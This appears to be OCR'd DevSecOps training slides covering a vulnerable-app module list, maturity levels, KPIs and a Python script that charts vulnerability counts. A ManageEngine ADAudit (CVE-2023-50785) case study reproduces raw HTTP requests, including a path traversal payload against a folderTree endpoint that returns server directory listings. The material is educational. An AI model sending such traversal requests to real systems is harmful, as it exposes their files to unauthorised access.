
```
Module: Access Control
```




```
Module: Authentication
```




```
Module: Input and Output
```


```
Module: Import
```



```
Module: Export
```




Module: File Upload



Module: File Browser



```
Module: Web Service
```



DevSecOps Maturity Model

‹packt›
1ST EDITION
Implementing DevSecOps Practices
Supercharge your software security with DevSecOps excellence
VANDANA VERMA SEHGAL

Level 1

Think of maturity `level 1` like your first day at the gym. You're not lifting the heavy weights just yet; you're learning the ropes and maybe doing some light cardio. Similarly, at level 1, you're just getting started with integrating security into your DevOps process.

- Security practices
- Process initiation
- Education
- Risk awareness
- Automation

Level 2

It's the point where you start to incorporate and follow security best practices more systematically.

- Adoption of best practices
- Continuous security
- Partial automation
- Regular training
- Proactive security

Level 3

It signifies the transition from just setting up DevSecOps practices to actively progressing toward their maturity.

- Advanced automation
- Integration of security
- Proactive and continuous
- Regular reviews and updates
- Enhanced training


Level 4

KPIs help in measuring our goals and their priority.


- Vulnerability Count by severity

- Low Vulnerability Related Techniques Count
- Time to pwn Count

In [ ]:
```python
import requests
import matplotlib.pyplot as plt

def fetch_vulnerabilities():
    vulnerabilities_url = "http://127.0.0.1:5000/modules/vuln"
    response = requests.get(vulnerabilities_url)
    if response.status_code == 200:
        vulnerabilities = response.json()
        return vulnerabilities
    else:
        print("Error fetching vulnerabilities:", response.status_code)
        return None

def main():
    vulnerabilities = fetch_vulnerabilities()
    if vulnerabilities:
        module_names = []
        vulnerability_counts = []

        # Iterate through each module
        for module in vulnerabilities:
            module_name = module.get('name', 'Unknown Module')
            vulnerability_list = module.get('vulnerabilities', [])
            vulnerability_count = len(vulnerability_list)
            module_names.append(module_name)
            vulnerability_counts.append(vulnerability_count)

        # Create bar plot
        plt.figure(figsize=(10, 6))
        plt.bar(module_names, vulnerability_counts, color='skyblue')
        plt.xlabel('Modules')
        plt.ylabel('Vulnerability Count')
        plt.title('Vulnerability Count by Modules')
        plt.xticks(rotation=45, ha='right')
        plt.tight_layout()
        plt.show()

if __name__ == "__main__":
    main()
```




Case Study: ManageEngine AD Audit(CVE-2023-50785)



```
POST /api/json/admin/DiskspaceAnalysis/folderTree HTTP/1.1
Host: 192.168.115.137:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 156
Origin: http://192.168.115.137:8081
Connection: close
Referer: http://192.168.115.137:8081/
Cookie: JSESSIONIDADAP=1143F9FED07F8A7742C7CCEBE0AF54C4; adapcsrf=
62ccac10b36ef041cb4dbf18167ffbc291caa4e0613b758b8a7cad6e2bd431a0151
49d7aa6092af4170a9fb5c6ab2e3ff725a786653aa0392e9e15ccb4c72f7c;
_zcsr_tmp=
62ccac10b36ef041cb4dbf18167ffbc291caa4e0613b758b8a7cad6e2bd431a0151
49d7aa6092af4170a9fb5c6ab2e3ff725a786653aa0392e9e15ccb4c72f7c;
JSESSIONIDADAPSSO=FB88183A32657A0D56D5E55184898A5F; authen=open;
lowDis=open; policy=open

id=.%5C%5C..%5C%5C&adapcsrf=
62ccac10b36ef041cb4dbf18167ffbc291caa4e0613b758b8a7cad6e2bd431a0151
49d7aa6092af4170a9fb5c6ab2e3ff725a786653aa0392e9e15ccb4c72f7c
```

```
Content-Security-Policy=default-src 'self'; script-src 'self'
'unsafe-inline' 'unsafe-eval' ; connect-src 'self' ; img-src 'self'
 ; style-src  'self' 'unsafe-inline'; frame-src 'self'
https://*.duosecurity.com/ ;
X-Frame-Options: SAMEORIGIN
Allow: GET, HEAD, POST
Content-Type: application/json;charset=UTF-8
Date: Thu, 16 Nov 2023 08:51:32 GMT
Connection: close
Content-Length: 341

[
  {
    "sizeValue":728236032,
    "children":true,
    "text":
    "<span class=\"make-thin-bold\">694.5 MB - <\/span>ADAudit Plus
    ",
    "state":{
      "opened":false
    },
    "id":""
  },
  {
    "sizeValue":0,
    "children":true,
    "text":
    "<span class=\"make-thin-bold\">0.0 Bytes - <\/span>archive_ind
    ex1",
    "state":{
      "opened":false
    },
    "id":"C:\\\\Program Files\\\\ManageEngine\\\\archive_index1"
  }
]
```



Target: http://192.168.115.137:8081

Request

```
POST
/api/json/admin/search-archived-events/get-arch-file-min-max-time
HTTP/1.1
Host: 192.168.115.137:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 181
Origin: http://192.168.115.137:8081
Connection: close
Referer: http://192.168.115.137:8081/
Cookie: JSESSIONIDADAP=1143F9FED07F8A7742C7CCEBE0AF54C4; adapcsrf=
62ccac10b36ef041cb4dbf18167ffbc291caa4e0613b758b8a7cad6e2bd431a0151
49d7aa6092af4170a9fb5c6ab2e3ff725a786653aa0392e9e15ccb4c72f7c;
_zcsr_tmp=
62ccac10b36ef041cb4dbf18167ffbc291caa4e0613b758b8a7cad6e2bd431a0151
49d7aa6092af4170a9fb5c6ab2e3ff725a786653aa0392e9e15ccb4c72f7c;
JSESSIONIDADAPSSO=FB88183A32657A0D56D5E55184898A5F; authen=open;
lowDis=open; policy=open

requestParams=%7B%22logCategoryId%22%3A0%7D&adapcsrf=
62ccac10b36ef041cb4dbf18167ffbc291caa4e0613b758b8a7cad6e2bd431a0151
49d7aa6092af4170a9fb5c6ab2e3ff725a786653aa0392e9e15ccb4c72f7c
```

Response

```
HTTP/1.1 200
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Content-Security-Policy-Report-Only:
Content-Security-Policy=default-src 'self'; script-src 'self'
'unsafe-inline' 'unsafe-eval' ; connect-src 'self' ; img-src 'self'
 ; style-src  'self' 'unsafe-inline'; frame-src 'self'
https://*.duosecurity.com/ ;
X-Frame-Options: SAMEORIGIN
Allow: GET, HEAD, POST
Content-Type: application/json;charset=UTF-8
Date: Thu, 16 Nov 2023 08:51:32 GMT
Connection: close
